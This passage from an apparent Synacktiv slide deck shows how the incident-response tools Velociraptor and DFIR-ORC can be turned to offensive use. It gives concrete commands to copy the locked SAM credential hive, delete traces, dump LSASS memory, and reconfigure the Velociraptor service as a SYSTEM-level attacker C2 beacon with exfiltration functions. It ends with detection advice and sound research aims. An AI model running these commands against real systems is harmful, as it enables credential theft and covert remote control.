    "sha256": "d70ce9f00cd5ff682cef758a8f89d110db6ff4ef3dff439825e79ba0d44e999c",  
    "md5": "ac552f23238a486c155872c55968a238",  
    "Components": ["SAM"]  
  }  
}
```

```
C:\Users\User>dir /b C:\Windows\Temp  
[...]  
SAM  
SAM.idx
```

Accessing locked files

Hiding your actions



Accessing locked files

Hiding your actions

- **Specifying queries in a file** with the `-f` flag for the `query` command

```
C:\Users\User>type C:\Windows\Temp\query.txt
SELECT upload_directory(file='C:/Windows/System32/config/SAM',
    accessor='ntfs', output='C:/Windows/Temp/') FROM scope()
```

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe"
    query -f "C:\Windows\Temp\query.txt"
[... ]
  "upload_directory(file='C:/Windows/System32/config/SAM',
    accessor='ntfs', output='C:/Windows/Temp/')": {
    "Path": "\\?\C:\\Windows\\Temp\\C\\Windows\\System32\\config\\SAM",
  [... ]
```

Accessing locked files

Hiding your actions

- You can even delete the file afterwards... with VQL (`rm` function)

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query  
"SELECT rm(filename='C:/Windows/Temp/query.txt') FROM scope()"  
[  
  {  
    "rm(filename='C:/Windows/Temp/query.txt')": true  
  }  
]
```

- Uses Go's `os.Remove()` under the hood, so not as interesting as **SDelete** or equivalent

Accessing locked files

DFIR-ORC

- Using **GetThis** from the configured (or unconfigured) binary

```
C:\Windows\Temp>.\DFIR-Orc.exe GetThis /nolimits /sample=SAM /out=output.7z "C:\\"
```

```
$ 7z l output.7z
```

```
[...]
```

Date	Time	Attr	Size	Compressed	Name
2025-09-20	14:09:26		65536	14292	A5E48E25E48C7E1_100000000156B_100000001FB40_4_SAM_{00000000-0000-0000-0000-000000000000}.data
2025-09-20	14:09:26		941	606	GetThis.csv
2025-09-20	14:09:26		502		Statistics.json
2025-09-20	14:09:26		66979	14898	3 files

Accessing locked files

DFIR-ORC

- Using a configuration directly from commandline to hide actions

```
C:\Windows\Temp>.\DFIR-Orc.exe GetThis /nolimits /config=query.xml
```

```
C:\Windows\Temp>type query.xml
<getthis>
  <location>%SystemDrive%\</location>
  <samples>
    <sample name="SAM">
      <ntfs_find path="\Windows\System32\config\SAM" />
    </sample>
  </samples>
</getthis>
```

Accessing LSASS memory

Velociraptor offers different ways to read a process' memory:

- **process accessor**: access process memory like it's a file
 - `OpenProcess ( PROCESS_QUERY_INFORMATION | PROCESS_VM_READ ) + ReadProcessMemory`
- **proc_dump plugin**: dump process memory into a crashdump
 - `OpenProcess ( PROCESS_QUERY_INFORMATION | PROCESS_VM_READ | PROCESS_DUMP_HANDLE ) + MiniDumpWriteDump`
- **proc_yara plugin**: scan process memory using YARA and return all the bytes
 - Uses a **process** accessor to get a handle into the process


Accessing LSASS memory

- LSA Protection is gradually being pushed out to Windows systems (default on Windows 11)
- Even without LSA Protection or Credential Guard, any EDR would *freak out* if a process was trying to `OpenProcess` `lsass.exe` with `PROCESS_VM_READ` access rights



Accessing LSASS memory

- Even plain old Microsoft Defender antivirus finds it revolting



Accessing LSASS memory

- An example with `proc_dump`

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT {  
    SELECT upload_directory(file=OSPath, output='C:/Windows/Temp')  
    FROM proc_dump(pid=Pid) } FROM pslist() WHERE Name = 'lsass.exe'"  
  
[...]  
"Error": "open C:\\Users\\User\\AppData\\Local\\Temp\\dmp732273255.dmp:  
Operation did not complete successfully because the file contains a virus or  
potentially unwanted software., unable to fall back to ntfs parsing: Not found"
```

- If Velociraptor is whitelisted in your target's security solutions → still nice-to-have in your attacker toolset for other unprotected processes

Accesssing LSASS memory

Complete memory dump

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT winpmem  
                (image_path='C:/Windows/Temp/memory.raw') FROM scope()"
[...]  
C:\Users\User>dir /b C:\Windows\Temp  
[...]  
memory.raw  
[...]
```

Velociraptor-as-a-Beacon

Turning your target's IDR into your personal C2

Velociraptor-as-a-Beacon

- Nothing is stopping you from:
 - Setting up a Velociraptor server
 - *(preferably with a frontend listening on a usually non-filtered port like 443)*
 - Running the following command on the endpoints:

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe"  
--config C:\Windows\Temp\client.OKIR0.config.yaml  
service run
```

- Runs with your privileges

Velociraptor-as-a-Beacon

- If you're okay with a little bit of disturbance to the Blue Team

```
C:\Users\User>sc stop Velociraptor
[...]  
C:\Users\User>sc config Velociraptor binPath= "\"C:\Program Files\Velociraptor\Velociraptor.exe\""  
--config "\"C:\Windows\Temp\client.OKIR0.config.yaml\" service run"  
[...]  
C:\Users\User>sc start Velociraptor  
[...]
```

- Runs as NT Authority\SYSTEM
- Bonus points if you replace the original C:\Program Files\Velociraptor\client.config.yaml with your own client config

Velociraptor-as-a-Beacon

Enjoy

New Collection: Select Artifacts to collect



windows.system.cmdshell|

Windows.System.CmdShell

Windows.System.PowerShell

Windows.System.CmdShell

Type: client

This artifact allows running arbitrary commands through the system shell cmd.exe. Since Velociraptor typically runs as system, the commands will also run as System.

This is a very powerful artifact since it allows for arbitrary command execution on the endpoints. Therefore this artifact requires elevated permissions (specifically the `EXECVE` permission). Typically it is only available with the `administrator` role.

Note there are some limitations with passing commands to the cmd.exe shell, such as when specifying quoted paths or command-line arguments with special characters. Using Windows.System.PowerShell artifact is likely a better option in these cases.

Parameters

Name	Type	Default	Description
Command		<code>dir C:</pre></code>	

Velociraptor-as-a-Beacon

Enjoy

New Collection: Select Artifacts to collect



windows.system.powershell

Windows.System.CmdShell

Windows.System.PowerShell

Windows.System.Powershell.ModuleAnalysisCache

Windows.System.Powershell.PSReadline

Windows.System.PowerShell

Type: client

This artifact allows running arbitrary commands through the system PowerShell.

Since Velociraptor typically runs as system, the commands will also run as System.

This is a very powerful artifact since it allows for arbitrary command execution on the endpoints. Therefore this artifact requires elevated permissions (specifically the `EXECVE` permission). Typically it is only available with the `administrator` role.

Note that in addition to running PowerShell cmdlets and scripts, the Windows.System.PowerShell artifact can also be used to launch Windows command-line executables with their parameters. This can be difficult to achieve with the Windows.System.CmdShell artifact due to complications with spaces in paths and other special character issues. This PowerShell artifact is able to avoid most of these problems by encoding the command in Base64.

As an example, the following command initiates a Windows Defender AV quick-scan from the default location, which includes a path with spaces in it:

```
1 & 'C:\Program Files\Windows Defender\MpCmdRun.exe' -Scan -ScanType 1
```

Parameters

Name	Type	Default	Description
Command		<code>dir C:/</code>	
PowerShellExe		<code>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</code>	

Velociraptor-as-a-Beacon

Enjoy

- You can serve any executable from the Velociraptor server

New Collection: Select Artifacts to collect



sharphound

Windows.ActiveDirectory.SharpHound

Windows.ActiveDirectory.SharpHound

Type: client

Author: Matt Green - @mgreen27

This artifact allows deployment of the BloodHound collection tool SharpHound.

BloodHound is a popular Active Directory Assessment tool that uses graph theory to reveal the hidden and often unintended relationships. It can also be used to identify and eliminate potentially risky domain configuration.

NOTE:

- EDR exclusions are required.
- General recommendation is to run this artifact on only a handful of machines in a typical domain then deduplicate output.

References:

- <https://github.com/SpecterOps/SharpHound/>

Tools

-  SharpHound

Velociraptor-as-a-Beacon

Enjoy

- Exfiltration:
 - Azure Blob Storage Service? → `upload_azure()`
 - Google Cloud Storage? → `upload_gcs()`
 - AWS S3? → `upload_s3()`
 - SFTP? → `upload_sftp()`
 - Velociraptor filestore? → `upload()`

Detection opportunities

Detection opportunities

Velociraptor

- Log process creation with command line
 - `Security` — **4688** — `Audit Process Creation` — `Include command line in process creation events.`
 - `Microsoft-Windows-Sysmon/Operational` — **1**
 - Anything other than `"C:\Program Files\Velociraptor\Velociraptor.exe" --config "C:\Program Files\Velociraptor\client.config.yaml" service run` should raise an alert
 - Also, the tool should be executed from the Service Control Manager
- Velociraptor is supposed to log execution with arguments used: `Application` — `Velociraptor` — **1000**
 - Unreliable in our test setup

Detection opportunities

Velociraptor

- Log service stop/start
 - System — Service Control Manager — 7035 + 7036
- Log change of binPath configuration for the Velociraptor service
 - Security — 4657 — Audit Object Access — SACL on
HKLM\SYSTEM\CurrentControlSet\Services\Velociraptor\ImagePath
 - Microsoft-Windows-Sysmon/Operational — 13 — log changes to
HKLM\System\CurrentControlSet\Services\Velociraptor\ImagePath

Detection opportunities

Velociraptor

- Logging file writes is complex (can generate a lot of false positives)
 - Security — 4663 — Audit Object Access — SACL on C:\Program Files\Velociraptor\client.config.yaml
 - Microsoft-Windows-Sysmon/Operational — 11
- Rapid7 provides a guide with detection rules on finding unauthorized instances of Velociraptor: https://docs.velociraptor.app/knowledge_base/tips/velociraptor_misuse/

Detection opportunities

Detecting the techniques

- Log drivers loaded
 - `Microsoft-Windows-Sysmon/Operational` — 6
 - Establish a baseline and watch new drivers loaded
- Raw NTFS access could theoretically be logged
 - `Microsoft-Windows-Sysmon/Operational` — 9
 - In practice, it has too much of a negative impact on performance

It already happened in-the-wild

- Few intrusions have started to use blue team tools
 - Threat Actor using Velociraptor as a C2 to download later stages:
<https://news.sophos.com/en-us/2025/08/26/velociraptor-incident-response-tool-abused-for-remote-access/>
 - Ransomware operators used vulnerable version of Velociraptor to escalate privileges:
<https://blog.talosintelligence.com/velociraptor-leveraged-in-ransomware-attacks/>

Questions ?



<https://www.linkedin.com/company/synacktiv>



<https://x.com/synacktiv>



<https://bsky.app/profile/synacktiv.com>



<https://synacktiv.com>